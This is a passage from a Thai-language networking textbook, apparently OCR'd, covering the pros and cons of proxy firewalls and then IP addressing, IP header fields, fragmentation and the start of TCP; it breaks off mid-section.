สามารถอ้อมผ่านระบบพร็อกซี ได้

ในระบบไฟร์วอลล์ที่ผ่านมา ผู้ใช้ภายในที่ต้องการจะเข้าถึง service ของเครือข่ายไม่สามารถทำได้โดยตรง คือต้องทำการล็อกอินเข้าไปในระบบดูอัลโฮมโฮสท์ โดยทำงานทุกงานจากที่นี่ แล้วส่งผลลัพธ์กลับไปที่ workstation

ปัญหาเกิดขึ้นเมื่อมี operating system หลายระบบ เช่น ถ้าที่ทำงานใช้ระบบ macintosh และ ดูอัลโฮมโฮสท์เป็นระบบยูนิกส์ จะถูกจำกัด tools ที่สามารถใช้ได้บนดูอัลโฮมโฮสท์ เพราะ tools นั้นไม่เหมือนกับ tools บนดูอัลโฮมโฮสท์ ปัญหาที่อาจจะเกิดขึ้นอีกอย่างหนึ่งก็คือ ไม่สามารถควบคุม tools ที่ใช้ได้ คือ

ผู้ใช้ภายในสามารถส่ง tools จากภายใน ตัวอย่างเช่นบนดูอัลโฮมโฮสท์ ไม่สามารถแน่ใจได้ว่าทุก file ที่ส่งออกไปจะถูกตรวจสอบ เพราะเมื่อส่งออกไปแล้ว file นี้อาจถูกนำไปใช้ได้โดยไม่ต้องล็อกอิน

พร็อกซีจะทำงานได้โดยอัตโนมัติสำหรับดูอัลโฮมโฮสท์ พร็อกซีจะทำให้ทุกการทำงานอยู่หลังฉาก ผู้ใช้ภายในจะถูกทำให้เห็นเหมือนกับติดต่อโดยตรงกับเซิร์ฟเวอร์บนอินเตอร์เน็ต ซึ่งจะมีการทำงานดังรูปที่ 4-12



รูปที่ 4-12 แสดงการทำงานของ proxy system

4.8.2 ข้อดีของพร็อกซี

- พร็อกซีให้ผู้ใช้ภายในเข้าถึงอินเตอร์เน็ตได้โดยตรง

ในดูอัลโฮมโฮสท์, ผู้ใช้ภายในต้องล็อกอิน เข้าไปในโฮสท์ก่อนใช้อินเตอร์เน็ต service ซึ่งทำให้เป็นการไม่สะดวกสบาย ซึ่งพร็อกซีบริการให้ผู้ใช้ภายในติดต่อได้โดยตรง ขณะที่พร็อกซีอนุญาตผู้ใช้ภายในเข้าถึงอินเตอร์เน็ต service จากระบบของคุณ จะไม่อนุญาตให้แพคเกตผ่านระบบของผู้ใช้ภายในและอินเตอร์เน็ต เพราะในเส้นทางนี้จะต้องมีการผ่าน ดูอัลโฮมโฮสท์ หรือเบชั่นโฮสท์ที่มีสกรีนนิ่งเราเตอร์

- พร็อกซีมีการเก็บของมูลที่ดี

เพราะว่าพร็อกซีเซิร์ฟเวอร์เข้าใจโปรโตคอลที่แอบแผง ดังนั้น การเก็บข้อมูลเข้าออกก็สามารถเก็บได้ตามที่ต้องการ เช่น แทนที่จะเก็บทุกๆ ข้อมูลที่ส่งผ่าน, FTP เซิร์ฟเวอร์ก็จะเก็บเฉพาะคำสั่งและผลที่ทำ ดังนั้นจะทำให้เก็บข้อมูลได้เล็กกว่าและตรงกับความต้องการ

4.8.3 ข้อเสียของพร็อกซี

- พร็อกซี services มีมาตามหลัง nonproxied services

พร็อกซีซอฟท์แวร์ที่ออกมามักจะตอบสนองกับ service เก่า ๆ หรือทั่วไป เช่น FTP และ Telnet เพราะเป็นการยากที่จะสร้างซอฟท์แวร์มาตอบเสนอและอาจทำให้ มีความปลอดภัย ลดลงได้

- พร็อกซี services อาจจะต้องการเซิร์ฟเวอร์ที่แตกต่างกันสำหรับแต่ละ services

บางครั้งต้องการพร็อกซีเซิร์ฟเวอร์ที่แตกต่างกันสำหรับแต่ละโปรโตคอล เพราะพร็อกซีเซิร์ฟเวอร์ต้องเข้าใจโปรโตคอล เพื่อจะหาว่าอนุญาตได้ไหม และเพื่อที่จะแสดงกับ client เป็น real เซิร์ฟเวอร์

- พร็อกซีมักจะต้องการการเปลี่ยนแปลงกับ client, procedure หรือทั้งคู่

บาง service ที่ไม่ได้ถูกออกแบบมาสำหรับพร็อกซี ,พร็อกซีเซิร์ฟเวอร์ ต้องการที่จะเปลี่ยนแปลงกับ client หรือ procedure ถ้าการเปลี่ยนแปลงบางอย่างปัญหา ก็อาจจะไม่สามารถใช้ tools นั้นได้เหมือนกับ non-พร็อกซี

- พร็อกซี service ใช้ไม่ได้กับบน service

พร็อกซีแทรกอยู่ระหว่างการติดต่อโดยตรงกันระหว่าง client และ real เซิร์ฟเวอร์ แต่การบริการ เช่น talk นั้นจะมีความยุ่งเหยิงและไม่เป็นระเบียบ ซึ่งอาจจะใช้ไม่ได้กับ พร็อกซี


- พร็อกซี service ไม่ได้ปกป้องจากโปรโตคอลที่ไม่มั่นคง

บางโปรโตคอลถูกสร้างมาเพื่อส่งข้อมูลผ่านเข้ามา execute โดยไม่ผ่าน พร็อกซี ดังนั้นพร็อกซีจึงไม่สามารถตรวจสอบได้

บทที่ 5
มาตรฐานการส่งผ่านข้อมูลบนอินเตอร์เน็ต


5.1 แบบจำลองการส่งผ่านข้อมูลบนอินเตอร์เน็ต

ในการส่งผ่านข้อมูลบนอินเตอร์เน็ตนั้น สามารถแสดงการทำงานโดยใช้แบบจำลองอย่างง่ายๆ ได้ แสดงดังรูปที่ 5-1 โดยมีคอมพิวเตอร์ที่เชื่อมต่อกันเป็นเครือข่าย และใช้โปรแกรมที่สนับสนุนมาตรฐานการส่งผ่านข้อมูลบนอินเตอร์เน็ต โดยโปรแกรมนั้นๆ จะเข้าถึงเครือข่ายผ่านทางมาตรฐานระดับรองลงมาจนถึงระดับล่างสุด



รูปที่ 5-1 แสดงแบบจำลองของการส่งผ่านข้อมูลบนอินเตอร์เน็ต

การเชื่อมต่อกันระหว่างเครือข่าย 2 เครือข่าย แสดงดังรูปที่ 5-2 ประกอบไปด้วยคอมพิวเตอร์ A และคอมพิวเตอร์ B เชื่อมต่อกันระหว่างเครือข่าย คือ เครือข่ายอิเธอร์เน็ต (Ethernet) 1 และ 2 และอินเตอร์เน็ตเราเตอร์ (Router) C เชื่อมต่ออยู่กับเครือข่ายทั้ง 2



รูปที่ 5-2 แสดง เราเตอร์, 2 เครือข่าย และ 2 โฮสท์

เมื่อโปรแกรมบนคอมพิวเตอร์ A จะส่งผ่านข้อมูลไปยังโปรแกรมบนคอมพิวเตอร์ B โปรแกรมจะจัดแบ่งข้อมูลออกเป็นส่วนย่อยๆ เรียกว่า แพคเก็ต (Packet) แล้วจึงส่งไปยังคอมพิวเตอร์ B โดยแพคเกตนั้นจะมีรูปแบบของส่วนหัว (Header) ที่ประกอบไปด้วยที่อยู่ของคอมพิวเตอร์ A และ B และที่อยู่ของคอมพิวเตอร์ถัดไปในเส้นทางนั้นๆ (Next Hop) ซึ่งในที่นี้คือคอมพิวเตอร์ C โดยแพคเกตจะมีรูปแบบดังรูปที่ 5-3 นี้

a1 → c1,IP	A → B,TCP	TCP header + data
Ethernet Header	IP header	

รูปที่ 5-3 แสดงรูปแบบแพคเกต

จากรูปที่ 5-3 แสดงให้เห็นถึงส่วนหัวของอีเธอร์เน็ตว่าเป็นข้อมูลที่ส่งมาจากคอมพิวเตอร์ A จากเครือข่าย 1 ซึ่งมีที่อยู่อีเธอร์เน็ตเป็น a1 โดยส่งไปยังที่อยู่อีเธอร์เน็ต c1 เมื่อคอมพิวเตอร์ C ได้รับแพคเกตแล้ว เนื่องจากชนิดของข้อมูลในอีเธอร์เน็ตแพคเกตเป็น IP มันจึงพิจารณาที่อยู่จากส่วนหัวของ IP ซึ่งก็คือคอมพิวเตอร์ B ดังนั้นคอมพิวเตอร์ C จึงสร้างแพคเกตขึ้นใหม่แล้วส่งไปยังคอมพิวเตอร์ B โดยมีข้อมูลเหมือนเดิม มีรูปแบบดังรูปที่ 5-4

c1 → b2,IP	A → B,TCP	TCP header + data
Ethernet Header	IP header	

รูปที่ 5-4 แสดงรูปแบบแพคเกต

เมื่อคอมพิวเตอร์ B ได้รับแพคเกตแล้ว มันจะพิจารณาว่าข้อมูลนั้นเป็นมาตรฐานใดจากส่วนหัวของ IP ซึ่งในที่นี้ได้แก่ TCP ดังนั้นคอมพิวเตอร์ B จึงผ่านข้อมูลไปยังโปรแกรมที่ต้องการข้อมูลนั้นๆ

จะเห็นได้ว่า ในบางครั้งการส่งข้อมูลในระยะไกลๆ นั้น จะผ่านเครือข่ายหลายเครือข่าย ซึ่งอาจใช้เทคโนโลยีในการเชื่อมต่อที่แตกต่างกันได้หลากหลายออกไป เช่น Ethernet, Tokenring หรือ FDDI แต่อย่างไรก็ตาม สิ่งที่ไม่เปลี่ยนไปจากเดิมก็คือ ข้อมูลในส่วนของ IP นั่นเอง ดังนั้นคอมพิวเตอร์ทุกเครื่องบนเครือข่ายอินเตอร์เน็ตจำเป็นจะต้องมีที่อยู่ที่เป็นที่อยู่เฉพาะของแต่ละเครื่อง คือ ที่อยู่บนอินเตอร์เน็ต (IP Address) เพื่อใช้ในการอ้างตำแหน่งของจุดตั้งต้นและจุดหมายปลายทาง (Source address, Destination address) ของการส่งผ่านข้อมูลบนอินเตอร์เน็ต

5.2 ที่อยู่บนอินเตอร์เน็ต (Internet Address)

ที่อยู่บนอินเตอร์เน็ตนั้น กำหนดให้มีขนาด 32 บิท โดยมีรูปแบบและการแบ่งชนิดดังต่อไปนี้

5.2.1 รูปแบบของที่อยู่บนอินเตอร์เน็ต

ในครั้งที่ IP ถูกตั้งให้เป็นมาตรฐานในปี ค.ศ. 1981 นั้น ได้มีการแบ่งที่อยู่อินเตอร์เน็ตออกเป็น 2 ส่วนคือ ส่วนของเครือข่าย (Network number) และ ส่วนของโฮสท์ (Host number) ซึ่งสามารถแบ่งออกได้ทั้งหมด 5 ระดับชั้น ได้แก่ ระดับชั้นทั่วไป คือ A,B และ C และระดับชั้นพิเศษ คือ D และ E แสดงไว้ดังตารางที่ 5-1

High Order Bits	Format	Class
0	7 bits of net , 24 bits of host	A
10	14 bits of net , 16 bits of host	B
110	21 bits of net , 8 bits of host	C
1110	28 bits multicast group number	D
11110	Reserved for experiments	E

ตารางที่ 5-1 แสดงระดับชั้นต่างๆ ของที่อยู่อินเตอร์เน็ต

ในการเขียนตัวเลขที่อยู่อินเตอร์เน็ต จะเขียนแบ่งเป็น 4 ส่วน และขั้นด้วย จุด เช่น 161.246.10.21 ซึ่งเป็นไปในลักษณะ 2 ระดับ คือ ระดับแรกได้แก่ เครือข่าย และระดับที่สองได้แก่ โฮสท์ ต่อมาในปี ค.ศ. 1984 ได้มีการเพิ่มระดับขั้นที่ 3 ได้แก่ เครือข่ายย่อย (Subnet) ตัวอย่างแสดงดังตารางที่ 5-2

Mask	**Address**	**Net**	**Subnet**	**Host**
0xFFFF0000	10.27.32.100	A: 10	27	32.100
0xFFFFFE00	136.27.33.100	B: 136.27	16 (32)	1.100
	136.27.34.141	136.27	17 (34)	0.141
0xFFFFFFC0	193.27.32.197	C: 193.27.32	3 (192)	5

ตารางที่ 5-2 ตัวอย่างของที่อยู่บนอินเตอร์เน็ต

5.2.2 ที่อยู่และอินเตอร์เฟส

เมื่อกล่าวถึงคอมพิวเตอร์บนเครือข่ายแล้ว อินเตอร์เฟสจะหมายถึงการ์ดเครือข่ายที่เชื่อมต่ออยู่ระหว่างคอมพิวเตอร์ และสื่อกลางของเครือข่ายนั้นๆ ซึ่งในการกำหนดที่อยู่นั้น จะกำหนดให้มี 1 ที่อยู่ต่อ 1 อินเตอร์เฟส เพื่อป้องกันการสับสน ดังนั้นคอมพิวเตอร์แต่ละเครื่อง ไม่จำเป็นจะต้องมีที่อยู่อินเตอร์เน็ตอันเดียวเสมอไป เนื่องจากอาจมีอินเตอร์เฟส 2 หรือ 3 อินเตอร์เฟสก็ได้ (เช่น เราเตอร์) โดยในการส่งข้อมูลนั้นจะพิจารณาว่าที่อยู่ปลายทางอยู่ในเครือข่ายที่อินเตอร์เฟสใดเชื่อมต่ออยู่ แล้วจึงส่งข้อมูลโดยใช้อินเตอร์เฟสนั้นๆ ซึ่งในการพิจารณานี้จะใช้ตารางเราติง (Routing Table) มาช่วยในการเลือกอินเตอร์เฟสที่จะส่งข้อมูลนั้นออกไป

5.2.3 ที่อยู่ที่ใช้ในกรณีพิเศษ

ในกรณีที่คอมพิวเตอร์เพิ่งจะเริ่มทำงานนั้น มันย่อมไม่ทราบว่ามันเชื่อมต่ออยู่กับเครือข่ายหมายเลขอะไร ดังนั้นจึงได้มีการกำหนดตัวเลขพิเศษ เพื่อใช้แทนกันในกรณีที่ไม่ทราบค่าแน่นอน ในกรณีข้างต้น กำหนดให้ใช้เลข 0 แทนเครือข่ายที่ไม่ทราบค่า เช่น 0.0.0.0 หมายถึง คอมพิวเตอร์เครื่องนี้บนเครือข่ายที่มันเชื่อมต่ออยู่ โดยทั้งนี้กำหนดให้ใช้ได้เฉพาะที่อยู่ตั้งต้นเท่านั้น 0.X.Y.Z หมายถึง โฮสท์ X.Y.Z บนเครือข่ายที่มันเชื่อมต่ออยู่

ในกรณีที่ต้องการส่งข้อมูลไปยังคอมพิวเตอร์ทุกเครื่องบนเครือข่ายแต่ไม่ทราบที่อยู่นั้นๆ กำหนดให้ใช้เลข 255 ในการแทนที่ที่อยู่ทั้งหมด เช่น 255.255.255.255 หมายถึง โฮสท์ใดๆ บนเครือข่ายที่มันเชื่อมต่ออยู่ โดยทั้งนี้กำหนดให้ใช้ได้เฉพาะกับที่อยู่ปลายทางเท่านั้น A.255.255.255 และ B.B.255.255 และ C.C.C.255 หมายถึงโฮสท์ใดๆ บนเครือข่าย A,B.B และ C.C.C ของระดับชั้น A,B และ C ตามลำดับ

ส่วนเลข 127 นั้นใช้กับที่อยู่ภายในโฮสท์นั้นๆ เช่นที่อยู่ 127.0.0.1 หมายถึงโฮสท์นั้นเอง แสดงดังตารางที่ 5-3

Address	Interpretation
0.0.0.0	Some unknown host (source)
255.255.255.255	Any host (destination)
129.34.0.3	Host number 3 in class B network 129.34
129.34.0.0	Some host in network 129.34
129.34.255.255	Any host in 129.34 (destination)
0.0.0.3	Host number 3 on **this network** (source)
127.0.0.1	This host (local loop)


ตารางที่ 5-3 แสดงตัวอย่างที่อยู่ที่เป็นชนิดพิเศษ

5.3 มาตรฐานการส่งผ่านข้อมูลบนอินเตอร์เน็ต (Internet Protocol , IP)

รายละเอียดของ IP จะแสดงไว้ดังต่อไปนี้

5.3.1 ส่วนหัว (Header)

ส่วนหัวของ IP นั้นไม่ใช่มีเพียงที่อยู่ตั้งต้นและที่อยู่ปลายทางเท่านั้น แต่จะประกอบไปด้วยข้อมูลข่าวสารต่างๆ ดังแสดงไว้ในรูปที่ 5-5



รูปที่ 5-5 แสดงส่วนหัว (header) ของ IP

แต่ละส่วนในส่วนหัวมีความหมายดังนี้

- Version

  มีขนาด 4 บิท หมายถึง เวอร์ชันของ IP ซึ่งปกติ เป็น 4

- IHL (Internet Header Length)

  มีขนาด 4 บิท หมายถึง ขนาดของแพคเกต โดยปกติจะมีค่าเป็น 5 เมื่อไม่มีอปชันใดๆ

- Type of Service

  มีขนาด 8 บิท หมายถึง ข้อกำหนดในการหาเส้นทางของแพคเกต

- Total Length

  มีขนาด 16 บิท หมายถึง จำนวนออคเต็ตทั้งหมดของแพคเกตรวมส่วนหัวด้วย ซึ่งทำให้ขนาดที่มากที่สุดของแพคเกตมีค่าเท่ากับ 65535 ออคเต็ต

- TTL (Time to Live)

  มีขนาด 8 บิท หมายถึงเวลาทั้งหมดที่แพคเกตจะอยู่บนเครือข่ายได้

- Protocol

  มีขนาด 8 บิท หมายถึง มาตรฐานในระดับที่สูงกว่า แสดงในตารางที่ 5-4

Decimal	Keyword	Protocol
0		Reserved
1	ICMP	Internet Control Message
2	IGMP	Internet Group Management
3	GGP	Gateway – to - Gateway
4	IP	IP in IP (encapsulation)
5	ST	Stream
6	TCP	Transmission Control
-		
8	EGP	Exterior Gateway Protocol
-		
17	UDP	User Datagram
-		
29	ISO-TP4	ISO Transport Protocol Class 4
-		
38	IDPR-CMTP	IDPR Control Messager Transport Protocol
-		
80	ISO-IP	ISO Inter Protocol (CLNP)
-		
88	IGRP	IGRP
89	OSPF	Open Shortest Path First
-		
255		Reserved


ตารางที่ 5-4 แสดงโปรโตคอลต่างๆ

- Header CheckSum

  มีขนาด 16 บิท เป็นค่า Checksum ของส่วนหัวเท่านั้น

5.3.2 Type of Service และ Precedence

ในออคเต็ตที่ 2 ของส่วนหัว IP นั้น มีส่วนของ Type of Service อยู่ ซึ่งจริงๆ แล้วภายในประกอบไปด้วย Precedence และ type of service ซึ่งมีความหมายแตกต่างกัน โดย Precedence มีขนาด 3 บิท และ Type of Service มีขนาด 5 บิท ดังรูปที่ 5-6



รูปที่ 5-6 แสดง Type of service

Type of Service บิทนั้น เป็นตัวกำหนดการพิจารณาว่าจะใช้เส้นทางโดยถือเกณฑ์ใดเป็นหลัก โดยแต่ละบิทมีความหมายดังนี้

- D (Delay) : ใช้ในกรณีที่ต้องการการตอบสนองที่เร็วกว่า
- T (Throughput) : ใช้ในกรณีที่ต้องการความเร็วของข้อมูลในระดับสูง
- R (Reliability) : ใช้ในกรณีที่ต้องการความแน่นอนของข้อมูล
- C (Cost) : ใช้ในกรณีที่ต้องการเสียค่าใช้จ่ายให้น้อยที่สุด

ส่วน Precedence บิทนั้น หมายถึงลำดับความสำคัญของแพคเกตนั้น คือในกรณีที่มีแพคเกตหลายๆ แพคเกตรอคิวที่จะถูกส่งออกไปยังเครือข่าย แพคเกตที่มี ค่า Precedence สูงที่สุด จะถูกส่งออกไปก่อน โดยปกติแล้ว Precedence บิทค่าต่างจะใช้ในกรณีดังแสดงต่อไปนี้

111 -- Network Control
110 -- Internetwork Control
101 -- CRITIC-ECP
100 -- Flash Override
011 -- Flash
010 -- Immediate
001 -- Priority
000 -- Routine

5.3.3 การแยกและรวมแพคเกต (Fragmentation and Reassembly)

ในการส่งผ่านข้อมูลบนอินเตอร์นั้น ภายในเส้นทางหนึ่งๆ อาจประกอบไปด้วยรูปแบบการเชื่อมต่อที่แตกต่างกันออกไป โดยแต่ละชนิดนั้นได้มีการกำหนดขนาดของข้อมูลที่ใหญ่ที่สุด (maximum packet size) ที่ใช้ส่งในแต่ละครั้ง โดยขนาดของแพคเกตนี้ จะแปรเปลี่ยนไปตามปัจจัยต่างๆ ในแต่ละเทคโนโลยีของเครือข่ายชนิดต่างๆ เช่น ความเร็วของข้อมูล ความแน่นอนของข้อมูล ประสิทธิภาพของโฮสท์ ซึ่งเรียกว่าขนาดอันนี้ว่า MTU (Maximum Transmission Unit)

ตัวอย่างเช่น แพคเกตหนึ่งขนาด 4,000 ออกเต็ต ถูกส่งมาจากเครือข่าย FDDI และผ่านเราเตอร์ไปยังเครือข่าย Ethernet ซึ่งมี MTU ต่ำกว่า 4,000 ออคเต็ต ในกรณีนี้มีความเป็นไปได้อยู่ 2 อย่างด้วยกัน คือ อย่างแรก เราเตอร์จะไปสนใจกับแพคเกตนั้น เพราะมีขนาดใหญ่เกินกว่าที่จะส่งผ่านไปยังเคือข่าย Ethernet ได้ อย่างที่สองเราเตอร์จะทำการแยกข้อมูลออกเป็นแพคเกตย่อยๆ โดยให้มีขนาดน้อยกว่าหรือเท่ากับ MTU ของเครือข่าย Ethernet นั้นๆ ซึ่งในการทำเช่นนี้จะเกี่ยวข้องกับข้อมูลในส่วนหัวของ IP คือ Identification , Flags และ Fragment Offset

Flags บิท นั้นมีขนาด 3 บิท โดย DF หมายถึง ห้ามแยกย่อย (Don't Fragment) และ MF หมายถึง แพคเกตย่อยยังเหลืออีก (More Fragment) ดังรูปที่ 5-7

0	1	2
0	DF	MF

รูปที่ 5-7 แสดง Flags bit

ในกรณีที่ต้องแยกแพคเกตแล้วส่งต่อนั้น DF ต้องมีค่าเป็นศูนย์ หาก DF ถูกเซ็ท (มีค่าเป็น 1) จะทำการแยกแพคเกตนั้นไม่ได้ ตัวอย่างการแยกแพคเกตแสดงไว้ในตาราง 5-5

	IP header fields	Data Field
Incoming		
Packet :	Id = X, L = 4020, DF = 0, MF = 0, Offset = 0	A---AB---BC---C
Fragment 1:	Id = X, L = 1520, DF = 0, MF = 1, Offset = 0	A---A
Fragment 2:	Id = X, L = 1520, DF = 0, MF = 1, Offset = 1500	B---B
Fragment 3:	Id = X, L = 1020, DF = 0, MF = 1, Offset = 3000	C---C

ตารางที่ 5-5 แสดงการแยกแพคเกต

ในส่วนของ Fragment Offset นั้น หมายถึง ตำแหน่งเริ่มต้นของส่วนย่อยนั้นๆ เมื่อเทียบกับขนาดของข้อมูลเดิมทั้งหมด และ Identification นั้น หมายถึง ค่าเฉพาะตัวของส่วนย่อยทุกๆ ส่วน ที่ถูกแยกจากข้อมูลเดิม โดยทุกๆ แพคเกตย่อยนั้นจะมีค่า Identification ที่มีค่าเท่ากัน เพื่อใช้ในการตรวจสอบ เพื่อรวมแพคเกตเข้าด้วยกัน

การแบ่งแพคเกตนั้น อาจเกิดซ้ำขึ้นอีกก็ได้ ในกรณีที่ต้องส่งแพคเกตนั้นไปยังเครือข่ายที่มี MTU ต่ำกว่า แสดงดังตารางที่ 5-6

	IP header fields	Data Field
Incoming		
Fragment 2:	Id = X, L = 1520, DF = 0, MF = 1, Offset = 1500	B---B
Fragment 2a:	Id = X, L = 520, DF = 0, MF = 1, Offset = 1500	B---
Fragment 2b:	Id = X, L = 520, DF = 0, MF = 1, Offset = 2000	-----
Fragment 2c:	Id = X, L = 520, DF = 0, MF = 1, Offset = 2500	---B

ตารางที่ 5-6 แสดงการแยกแพคเกตซ้ำ

ในการรวมแพคเกตนั้น (Reassembly) จะพิจารณาที่บิท Identification ที่มีค่าตรงกัน และรอจนกว่าจะมีแพคเกตที่มี Flag MF มีค่าเป็นศูนย์ หมายถึง แพคเกตย่อยอันสุดท้าย ส่งมา จึงจะทำการรวมแพคเกตได้ โดยจะเรียงลำดับตามค่า Offset ของแต่ละแพคเกตนั้นๆ

เพื่อหลีกเลี่ยงข้อผิดพลาดที่อาจเกิดจากการแยกแพคเกตนั้น ได้มีการกำหนดกลไกที่ใช้กับมาตรฐานที่อยู่เหนือ IP ขึ้นมา เรียกว่า Path MTU Discovery โดยใช้สำหรับมาตรฐาน TCP โดยกลไกนี้มีการทำงานคือในขั้นแรก TCP จะสร้างแพคเกตขนาดใหญ่ที่สุด แล้วส่งออกไปโดยใช้บิท DF = 1 (คือห้ามแยกแพคเกต) ซึ่งในระหว่างเส้นทางที่แพคเกตเดินทางไปนั้น หากต้องผ่านเครือข่ายที่มีค่า MTU ต่ำกว่าขนาดของแพคเกตนั้นๆ จะมีการแยกแพคเกตเกิดขึ้น แต่ทว่าบิท DF มีค่าเป็น 1 ทำให้แยกแพคเกตไม่ได้ จากนั้น TCP จะลดขนาดของแพคเกตให้เล็กลงเรื่อยๆ จนกว่าการเดินทางของแพคเกตตั้งแต่ต้นทางจนถึงปลายทางจะไม่มีการแยกแพคเกตเลย นั่นก็คือ การหาค่าของ MTU ที่น้อยที่สุดในเส้นทางนั้นๆ

5.3.4 ออฟชั่นของ IP

บิทออฟชั่นในส่วนหัวของ IP นั้น เป็นการใช้งานในรูปแบบพิเศษต่างๆ ซึ่งกำหนดโดยบิท Option – Type ดังรูปที่ 5-8

C	Class	Number

รูปที่ 5-8 แสดงออฟชั่นของ IP

Flag C จะถูกเซ็ทเมื่อต้องการให้ออฟชั่นนั้นยังคงอยู่ เมื่อแพคเกตถูกแยกย่อย หาก Flag C ไม่ถูกเซ็ท ออฟชั่นจะมีอยู่เฉพาะส่วนย่อยส่วนแรกเท่านั้น ส่วนบิท Number นั้น หมายถึงการทำงานแบบต่างๆ แสดงดังตารางที่ 5-7

Class	Number	Length	Description
0	0	-	End of Option list. This option occupies only 1 octet; it has no length octet.
0	1	-	No Operation. This option occupies only one octec; it has no length octet.
0	2	11	Security. Used to carry Security, Compartmentation, User Group (TCC), and handling restriction codes compatible with DoD requirements.
0	3	var.	Loose Source Routing. Used to route the internet datagram based on information supplied by the source.
0	9	var.	Strict Source Routing. Used to route the internet datagram based on information supplied by the source.
0	7	var.	Record Route. Used to trace the route and internet datagram takes.
0	8	4	Stream ID. Used to carry the stream identifier.
2	4	var.	Internet Timestamp.

ตารางที่ 5-7 แสดงการทำงานต่างๆ ของออฟชั่นไอพี

5.4 มาตรฐาน TCP

ในการรับส่งข้อมูลบนเครือข่ายโดยใช้มาตรฐานระดับล่างสุดนั้น มีความไม่แน่นอนสูงมากในการที่ข้อมูลจะสูญหาย เช่น กรณีที่ฮาร์ดแวร์ทำงานผิดพลาด หรือ ในกรณีที่เครือข่ายรับภาระของข้อมูลในปริมาณมากเกินไป สำหรับโปรแกรมระดับสูงที่ติดต่อสื่อสารกันบนเครือข่ายนั้น ต้องการรับส่งข้อมูลในปริมาณมากๆ และต้องการความแน่นอนสูง ดังนั้นจึงได้มีการกำหนดมาตรฐานในการติดต่อสื่อสารแบบ TCP ขึ้นมา เพื่อรองรับความต้องการนั้นๆ โดยมาตรฐาน TCP มีคุณสมบัติทั่วๆ ไปดังนี้

- การรับส่งข้อมูลแบบเรียงลำดับ (Stream Orientation)

เป็นการแบ่งข้อมูลทั้งหมดออกเป็นไบท์ โดยแต่ละไบท์มี 8 บิท แล้วทำการส่งข้อมูลทั้งหมดนั้นออกไปทีละไบท์เรียงลำดับกันไป เมื่อข้อมูลถูกส่งไปถึงอีกฝั่งหนึ่ง ก็จะทำการเรียงข้อมูลนั้นเข้าด้วยกันเป็นข้อมูลเดิม

- การเชื่อมต่อกันแบบวงจรเสมือน (Virtual Circuit Connection)

เป็นการเชื่อมต่อกันระหว่างระบบ 2 ระบบ โดยในขั้นแรก ระบบหนึ่งจะทำการเรียกไปยังอีกระบบหนึ่ง และเมื่อมีการตอบรับจากระบบนั้น ก็จะทำการรับส่งข้อมูลกันทันที ในระหว่างการรับส่งข้อมูลนั้น ถ้าหากมีการขัดข้องระหว่างทาง ไม่ว่าจะด้วยเหตุผลใดก็ตาม ทั้งสองระบบจะสามารถตรวจสอบพบได้ว่าเกิดเหตุขัดข้องขึ้นทำให้ต้องชะงักการรับส่งข้อมูล ซึ่งเปรียบเสมือนเป็นวงจร วงจรหนึ่งนั่นเอง

- การรับส่งข้อมูลแบบ 2 ทิศทาง (Full Duplex Connection)

